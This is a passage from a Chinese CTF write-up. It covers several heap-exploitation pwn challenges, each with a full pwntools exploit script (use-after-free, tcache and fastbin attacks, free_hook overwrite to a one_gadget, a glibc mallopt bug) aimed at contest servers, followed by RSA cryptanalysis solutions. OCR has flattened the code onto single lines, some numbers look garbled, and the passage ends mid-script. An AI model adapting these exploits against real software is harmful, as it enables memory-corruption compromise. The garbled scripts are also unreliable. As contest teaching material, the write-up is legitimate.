range(7):add(0xff)free(0)add(0x100)add(0x80)add(0x100)free(1)add(0x90)free(0)free(2)show(2)ru('see\n')heap = uu64(r(6))info_addr('heap',heap)show(0)ru('see\n')fd = uu64(r(6))libcbase = fd - 0x1ebbe0info_addr('fd',fd)info_addr('libcbase',libcbase)sla("4: Enjoy scenery\n",'666')#sla("4: Enjoy scenery\n",'5')sl('aaaaaaa')edit(2,p64(heap) + p64(flag-0x10))free(1)add(0x100)edit(0,p64(libcbase + 0x1ebce0))sla("4: Enjoy scenery",'5')sla('idx','1')itr()
```

flag值

flag{443f40ee-f4de-40b3-ab94-b7afa6f9}

★影流之主


- uaf

利用思路

if (!glob(pattern, 4098, 0LL, &pglob))globfree(&pglob);

可以用这个函数来创建出一个巨大的unsorted bin,接着申请chunk上去即可泄漏出libc，然后就是fastbin attack，攻击malloc hook,最后需要free 2次同一个chunk，触发异常机制，然后再次调用malloc触发到one gadget

*#!/usr/bin/env python# encoding: utf-8from pwn import *import timelocal_file = './ying_liu_zhi_zhu'elf = ELF(local_file)context.log_level = 'debug'debug = 0if debug:io = process(local_file)libc = elf.libcelse:io = remote('112.126.71.170',45123)libc = elf.libc#libc = ELF('.')context.arch = elf.archcontext.terminal = ['tmux','neww']#,"splitw",'-h'rce16 = [0x45226,0x4527a,0xf0364,0xf1207]rce18 = [0x4f2c5,0x4f322,0x10a38c]realloc = [0x2,0x4,0x6,0xB,0xC,0xD]arae16 = 0x3c4b78arae18 = 0x3ebca0s = lambda data :io.send(data)sa = lambda delim,data :io.sendafter(delim, data)sl = lambda data :io.sendline(data)sla = lambda delim,data :io.sendlineafter(delim, data)r = lambda numb=4096 :io.recv(numb)ru = lambda delims, drop=True :io.recvuntil(delims, drop)uu32 = lambda data :u32(data.ljust(4, '\0'))uu64 = lambda data :u64(data.ljust(8, '\0'))info_addr = lambda tag, addr :io.info(tag + '==>' +': {:#x}'.format(addr))itr = lambda :io.interactive()def debug():# gdb.attach(proc.pidof(io)[0],gdbscript='b main')gdb.attach(io)pause()def add():sl('1')def free(idx):sl('2')sl(str(idx))def edit(idx,data):sl('3')sl(str(idx))s(str(data))def show(idx):sl('4')sl(str(idx))def b(data):sl('5')sl(str(data))# add()b(b'*/lib*') #0x3c4ce8# b(b'*') #0x3c4b78add() #0add()add()add()add() #4show(1)libcbase = uu64(r(6)) - 0x3c4ce8info_addr('libc',libcbase)free(1)edit(1,p64(libcbase+0x3c4aed))add()add()one = 0xf0364 + libcbaserealloc = libcbase + libc.symbols['realloc'] + realloc[4]payload = '\x00' *3 + p64(0) + p64(one)+ p64(realloc)edit(6,payload)free(0)free(0)itr()*



flag{dfbe8fe7-b6f4-4c3a-a226-6a8b12fd683f}

★babypwn

c++的程序代码看起来比较的乱，直接上手进行调试。

发现在init create init 这样的顺序执行后，程序就变得诡异起来，并没把重要的指针转移到新init来的内存块来使用，而是还是使用原来init开起来虚表指针，由于其大小是0x90的chunk，接着可以实现泄漏。

```
gef➤  x/30gx 0x22fbc10
0x22fbc10:      0x0000000000000000      0x0000000000000021
0x22fbc20:      0x00000000022fbcf0      0x00000000022fbcd0
0x22fbc30:      0x0000000000000000      0x0000000000000091
0x22fbc40:      0x00007f158a8cab78      0x00007f158a8cab78
0x22fbc50:      0x0000000000000000      0x0000000000000000
0x22fbc60:      0x0000000000000000      0x0000000000000000
0x22fbc70:      0x0000000000000000      0x0000000000000000
0x22fbc80:      0x0000000000000000      0x0000000000000000
0x22fbc90:      0x0000000000000000      0x0000000000000000
0x22fbca0:      0x0000000000000000      0x0000000000000000
0x22fbcb0:      0x0000000000000000      0x0000000000000000
0x22fbcc0:      0x0000000000000090      0x0000000000000020
0x22fbcd0:      0x00000000022fbc40      0x0000000000000000
0x22fbce0:      0x0000000000000000      0x0000000000000091
```


show指针 写，和size函数的指

如图，控制这两个指针就可以任意地址读和写。然后再次申请0x8f的堆块,set一下即可控制这2个指针。

```
gef➤  x/30gx 0xac2c10
0xac2c10:       0x0000000000000000      0x0000000000000021
0xac2c20:       0x0000000000ac2cf0      0x0000000000ac2cd0
0xac2c30:       0x0000000000000000      0x0000000000000091
0xac2c40:       0x00007f6386c507a8      0x00007f6386c507a8
0xac2c50:       0x000000000a383231      0x0000000000000000
0xac2c60:       0x0000000000000000      0x0000000000000000
0xac2c70:       0x0000000000000000      0x0000000000000000
0xac2c80:       0x0000000000000000      0x0000000000000000
0xac2c90:       0x0000000000000000      0x0000000000000000
0xac2ca0:       0x0000000000000000      0x0000000000000000
0xac2cb0:       0x0000000000000000      0x0000000000000000
0xac2cc0:       0x0000000000000090      0x0000000000000021
0xac2cd0:       0x0000000000ac2c40      0x0000000000000000
0xac2ce0:       0x0000000000000000      0x0000000000000091
0xac2cf0:       0x0000000000401990      0x0000000000000000
gef➤  x/30gx 0x00007f6386c507a8
0x7f6386c507a8 <__free_hook>:   0x00007f638697b207      0x00007f638697b207
0x7f6386c507b8 <next_to_use>:   0x00007f638697b207      0x00007f638697b207
0x7f6386c507c8 <disallow_malloc_check>: 0x0000000000000000      0x0000000000000000
```


然后改写到free hook，再次create函数其会free 原来的chunk，即可触发one gadget。

```
#!/usr/bin/env python# encoding: utf-8from pwn import *import timelocal_file = './pwn'elf = ELF(local_file)context.log_level = 'debug'debug = 0if debug:io = process(local_file)libc = elf.libcelse:io = remote('8.131.69.237',52642)libc = elf.libc#libc = ELF('.')context.arch = elf.archcontext.terminal = ['tmux','neww']#,"splitw",'-h'rce16 = [0x45226,0x4527a,0xf0364,0xf1207]rce18 = [0x4f2c5,0x4f322,0x10a38c]realloc = [0x2,0x4,0x6,0xB,0xC,0xD]arae16 = 0x3c4b78arae18 = 0x3ebca0s = lambda data :io.send(data)sa = lambda delim,data :io.sendafter(delim, data)sl = lambda data :io.sendline(data)sla = lambda delim,data :io.sendlineafter(delim, data)r = lambda numb=4096 :io.recv(numb)ru = lambda delims, drop=True :io.recvuntil(delims, drop)uu32 = lambda data :u32(data.ljust(4, '\0'))uu64 = lambda data :u64(data.ljust(8, '\0'))info_addr = lambda tag, addr :io.info(tag + '==>' +': {:#x}'.format(addr))itr = lambda :io.interactive()def debug():# gdb.attach(proc.pidof(io)[0],gdbscript='b main')gdb.attach(io)pause()def init():sla('ice:','1')def create():sla('ice:','2')def add(size):sla('ice:','3')sla('size',str(size))def set(data):sla('ice:','4')sa('tent',str(data))def show():sla('ice:','5')def size():sla('ice:','6')init()create()# add(0x8f)init()show()ru('ow:\n')libc_base = uu64(r(6)) - 0x3c4b78info_addr('libc',libc_base)add(0x80)set(p64(0x3c67a8 +libc_base) + p64(0x3c67a8 + libc_base))set(p64(rce16[3] + libc_base)*4 + p64(0)*7)create()# debug()itr()
```



flag{807591828e94ceb0e6c206caa5f98927}

★garden

漏洞点

- steal tree函数存在uaf


攻击思路

研究程序逻辑后，发现基本就是`house_ of_ botcake`的进阶利用版。

所以核心思路就是 `house of botcake`，但是由于没有能够申请更大的chunk来利用，所以需要用进tcache的chunk来做padding chunk，然后用name那个函数的malloc 0x20，切割一下生成的unsortedbin。

接着就简单了，也就是释放完heap无用残余指针，然后多次申请，和适当的free堆，来改unsortbin上重叠tcache的堆头，来实现tcache attack，接着打free hook。

*#!/usr/bin/env python# encoding: utf-8from pwn import *import timelocal_file = './pwn'elf = ELF(local_file)context.log_level = 'debug'debug = 0if debug:io = process(local_file)libc = elf.libcelse:io = remote('8.131.69.237',32452)libc = elf.libc#libc = ELF('.')context.arch = elf.archcontext.terminal = ['tmux','neww']#,"splitw",'-h'rce16 = [0x45216,0x4526a,0xf02a4,0xf1147]rce18 = [0x4f2c5,0x4f322,0x10a38c]realloc = [0x2,0x4,0x6,0xB,0xC,0xD]arae16 = 0x3c4b78arae18 = 0x3ebca0s = lambda data :io.send(data)sa = lambda delim,data :io.sendafter(delim, data)sl = lambda data :io.sendline(data)sla = lambda delim,data :io.sendlineafter(delim, data)r = lambda numb=4096 :io.recv(numb)ru = lambda delims, drop=True :io.recvuntil(delims, drop)uu32 = lambda data :u32(data.ljust(4, '\0'))uu64 = lambda data :u64(data.ljust(8, '\0'))info_addr = lambda tag, addr :io.info(tag + '==>' +': {:#x}'.format(addr))itr = lambda :io.interactive()def debug():# gdb.attach(proc.pidof(io)[0],gdbscript='b main')gdb.attach(io)pause()def add(idx,data):sla('>','1')sla('dex?',str(idx))sa('name',str(data))def free(idx):sla('>','2')sla('dex',str(idx))# only onedef show(idx):sla('>','3')sla('dex?\n',str(idx))def steal(idx):sla('>','5')sla('tree',str(idx))def name():sla('>','6')for i in range(7):add(i,'chumen77')add(7,'chumen77')add(8,'chumen77')# name()for i in range(5):free(i)free(8)free(5)steal(7)free(6)show(7)# r()# p/x 0x00007fd1efd50ca0 - 0x00007fd1efb6c000libcbase = uu64(r(6)) - 0x1e4ca0info_addr('libc',libcbase)add(0,'chumen77')free(7)name()free(0)# debug()for i in range(7):add(i,'chumen77')add(7,'chumen77')# free(0)add(8,'chumen77')free(0)free(8)__malloc_hook = 0x1e4c30__free_hook = 0x1e75a8one = p64(0x52fd0+libcbase)payload = 0xd0 * '\x00' + p64(0) + p64(0x111) + p64(0x1e75a8 + libcbase)add(8,payload)for i in range(7):free(7-i+2)free(1)free(2)for i in range(6):add(i,'chumen77')add(7,'chumen77')add(8,one)add(6,'/bin/sh\x00')free(6)# debug()itr()*



flag{49333188b93b530dfaf568d0816aa0fa}

★把嘴闭上

分析程序，发现漏洞点肯定在mallopt函数上。但是不怎么熟悉，就开始谷歌这个函数相关的漏洞，审计libc源码。

最终发现一个漏洞报告。

[https://www.cygwin.com/bugzilla/show_bug.cgi?id=25733]


漏洞点：

在libc 2.23中，`mallopt(M_MXFAST) can set global_max_fast to 0`

就出现了漏洞。

#include #include #include int main() {// Populate last_remainder, which is treated as the top chunk size field// after main arena re-initialization.// 填充last_remainder，将其视为最大块大小字段// 主竞技场重新初始化之后。void remainder_me = malloc(0x418);malloc(0x18);// Avoid top chunk consolidation.free(remainder_me);malloc(0x18);// Remainder remainder_me chunk.// Set global_max_fast to 0.mallopt(M_MXFAST, 7);// Trigger malloc_consolidate(), which could happen during large// allocations/frees, but for the sake of simplicity here just call// mallopt() again.mallopt(M_MXFAST, 0x78);// malloc_consolidate() uses global_max_fast to determine if malloc has// been initialized. If global_max_fast is 0, malloc_consolidate() will// re-initialize the main arena, setting its top chunk pointer to an address// within the main arena. Now last_remainder acts as the top chunk size// field.printf("%p\n", malloc(0x418));return 0;}*

发现的确存在这样的漏洞。




利用思路：

因为其最后申请的堆回跑到libc上，并且发现其在free hook 的上面。

那么在尽量不破坏libc 上内存的情况下，一直的申请内存，肯定改到free hook。

*### exp#!/usr/bin/env python# encoding: utf-8# icqaa6603da5d8063707dd74952c7daffrom pwn import *import timelocal_file = './ba_zui_bi_shang'elf = ELF(local_file)context.log_level = 'debug'debug = 0if debug:io = process(local_file)libc = elf.libcelse:io = remote('112.126.71.170',23548)libc = elf.libc#libc = ELF('.')context.arch = elf.archcontext.terminal = ['tmux','neww']#,"splitw",'-h'rce16 = [0x45216,0x4526a,0xf02a4,0xf1147]rce18 = [0x4f2c5,0x4f322,0x10a38c]realloc = [0x2,0x4,0x6,0xB,0xC,0xD]one_gadgets = [0x45226,0x4527a,0xf0364,0xf1207]arae16 = 0x3c4b78arae18 = 0x3ebca0s = lambda data :io.send(data)sa = lambda delim,data :io.sendafter(delim, data)sl = lambda data :io.sendline(data)sla = lambda delim,data :io.sendlineafter(delim, data)r = lambda numb=4096 :io.recv(numb)ru = lambda delims, drop=True :io.recvuntil(delims, drop)uu32 = lambda data :u32(data.ljust(4, '\0'))uu64 = lambda data :u64(data.ljust(8, '\0'))info_addr = lambda tag, addr :io.info(tag + '==>' +': {:#x}'.format(addr))itr = lambda :io.interactive()def debug():# gdb.attach(proc.pidof(io)[0],gdbscript='b main')gdb.attach(io)pause()def add_name(size,data):sla('> ','1')sla('> ',str(size))sla('> ',str(data))def free():sla('> ','2')def mallopt(param_number,value):sla('> ','3')sla('> ',str(param_number))sla('> ',str(value))def add(size,data):sla('> ','4')sla('> ',str(size))sla('> ',str(data))ru('0x')libcbase = int(r(12),16) - libc.symbols['puts']info_addr('libc',libcbase)# debug()ru('> ')sl(str(0x418))ru('> ')io.send('\n')add_name(0x18,'chumen77\n')free()add_name(0x18,'chumen77\n')mallopt(1,7)# debug()mallopt(1,0x78)add(0x418,'\n')add(0x418,'\n')add(0x418,'\n')add(0x418,'\n')add(0x418,'\n')add(0x418,'\n + '\x00'*0x358 + p64(libc.symbols['system']+libcbase))# debug()free()itr()*



flag{1db37b9de003140420951bf5f77483a7}

Crypto

★Exposure

*from Crypto.Util.number import *import gmpy2p = getStrongPrime(512)q = getStrongPrime(512)n = p * qphi = (p - 1) * (q - 1)e = 7621d = gmpy2.invert(e, phi)flag = b"flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}"c = pow(bytes_to_long(flag), e, n)dp = d % (p - 1)print(dp >> 200)print(c, e, n)#11536968468237154583426585683925377781718400149237452537595294329779321833225539444302*


*dp泄露，但是dp被右移了200位，想到了Coppersmith攻击，这个是dp高位泄露，所以应该是求((dp*e-1)/i)+1 的 small roots 就可以了*

参考KAPO2019 crypto的题

https://github.com/pcw109550/write-up/tree/master/2019/KAPO/Lenstra-Lenstra-Lovasz

写出解密sage脚本

*n = 14037604913493482215396424340303120192223958805413331905648341331196338532127968218635491 = 11536968468237154583426585683925377781718400149237452537595294329779321833225539444302361 = 46735962204857190520476434898881001530665718155698898882603422023484998388668858692912251 secret, ct] = list(map(Integer, [n, secret, ct]))e = 7621def facorize(e, dp):for i in range(2, e):p = (e * dp - 1 + i) // iif n % p == 0:return preturn -1def recover(secret):F. = PolynomialRing(Zmod(n))einv = inverse_mod(e, n)for k in range(1, e):print("k =", k)f = (secret << 200) + x + (k - 1) * einvx0 = f.small_roots(X=2 ** (200 + 1), beta=0.44, epsilon=1/32)if len(x0) != 0:dp = x0[0] + (secret << 200)p_cand = facorize(e, Integer(dp))if p_cand < 0:continueelse:return p_cand, dpif __name__ == "__main__":p, dp = recover(secret)q = n // passert p * q == nphi = (p - 1) * (q - 1)d = inverse_mod(e, phi)print("p = ", p, "\nq = ", q)flag = bytes.fromhex(hex(pow(ct, d, n))[2:])print(flag)*




flag{45879a9e-1431-4c34-86e2-6f1f7bb1256d}

★more_calc

*import gmpy2from Crypto.Util.number import *flag = b"flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}"p = getStrongPrime(2048)for i in range(1, (p+1)//2):s += pow(i, p-2, p)s = s % pq = gmpy2.next_prime(s)n = p*qe = 0x10001c = pow(bytes_to_long(flag), e, n)print(p)print(c)#27405107041753266489145388621858169511872996622765267064868542117269875531*

想求q，得先求s，又因为s是 pow(i, p-2, p) 的累和(i 从1到 (p+1)//2)，可以费马小定理求p 和 (p+1)//2 -1 求逆元

 # -- coding: utf-8 -*-# @Project: Hello Python!# @File : exp# @Author : Tr0jAn # @Date : 2020-11-22import gmpy2from Crypto.Util.number import long_to_bytesp = 27405107041753266489145388621858169511872996622765267064868542117269875531364939896671 66 = gmpy2.invert(p, (p+1)//2-1)s = s % pq = gmpy2.next_prime(s)e = 0x10001phi = (p - 1) * (q - 1)d = gmpy2.invert(e, phi)n = p*qc = 35055918683748883282174784323651813560520737603185800227424500428762264933021511381871 99 = pow(c, d, n)print(long_to_bytes(m))*



flag{3d7f8da9-ee79-43c0-8535-6af524236ca1}

★simpleRSA

*from Crypto.Util.number import *import gmpy2p, q, r = [getPrime(512) for i in range(3)]n = p * q * rphi = (p - 1) * (q - 1) * (r - 1)d = getPrime(256)e = gmpy2.invert(d , phi)flag = b"flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}"c = pow(bytes_to_long(flag), e, n)print(e, n)print(c)*

三素数的RSA，曾经某个比赛还考过四素数的。其加密方式和常规RSA基本一致相同

 # -- coding: utf-8 -*-from Crypto.Util.number import long_to_bytese = 107229542594413650703993867710144248121351940812514823388044284920635337968198930500057 0 = 182722199269284917924406983427381656571427650530524610343596288746152038170973992722305 5 = 107992917411082049405935541505910422990526876308915777137465793264671101748870153646068 7 = []while n:data += [e // n]e, n = n, e % nfor i in range(1, len(data) + 1):e = 107229542594413650703993867710144248121351940812514823388044284920635337968198930500057 0 = 182722199269284917924406983427381656571427650530524610343596288746152038170973992722305 5 = data[:i]d = 0d1 = 1for j in data1[::-1]:d, d1 = d1, d + j * d1if b'flag' in long_to_bytes(str(pow(c, d, n))):print(long_to_bytes(str(pow(c, d, n))))*

```
C:\Users\86176\AppData\Local\Programs\Python\P
b'flag{1c40fa8a-6a9c-4243-bd83-cd4875ea88cc}'

Process finished with exit code -1
```


flag{1c40fa8a-6a9c-4243-bd83-cd4875ea88cc}

★RSAssss

*from Crypto.Util.number import *from gmpy2 import next_primep = getPrime(512)q = getPrime(512)n = p * q * next_prime(p) * next_prime(q)e = 0x10001flag = b"flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}"cipher = pow(bytes_to_long(flag), e, n)print(n, cipher)#80308605071954816564243314552314431357735244765364195347451066371657629094782921*

四素数的RSA攻击，曾经考过，直接上脚本

 # -- coding: utf-8 -*-from Crypto.Util.number import GCD, inverse, long_to_bytesimport gmpy2n = 80308605071954816564243314552314431357735244765364195347451066371657629094782921415568466 0 = 33041246397193343499976636321105793066739327777058406485757746714274241342876809883141295 0 = 0x10001def fermat_factorization(N):Factor = []gmpy2.get_context().precision = 2048a = int(gmpy2.sqrt(N))a2 = a * ab2 = gmpy2.sub(a2, N)while True:a += 1b2 = a * a - Nif gmpy2.is_square(b2):b2 = gmpy2.mpz(b2)gmpy2.get_context().precision = 2048b = int(gmpy2.sqrt(b2))Factor.append([a + b, a - b])if len(Factor) == 2:breakreturn Factorif __name__ == "__main__":factor = fermat_factorization(n)[X1, Y1] = factor[0][X2, 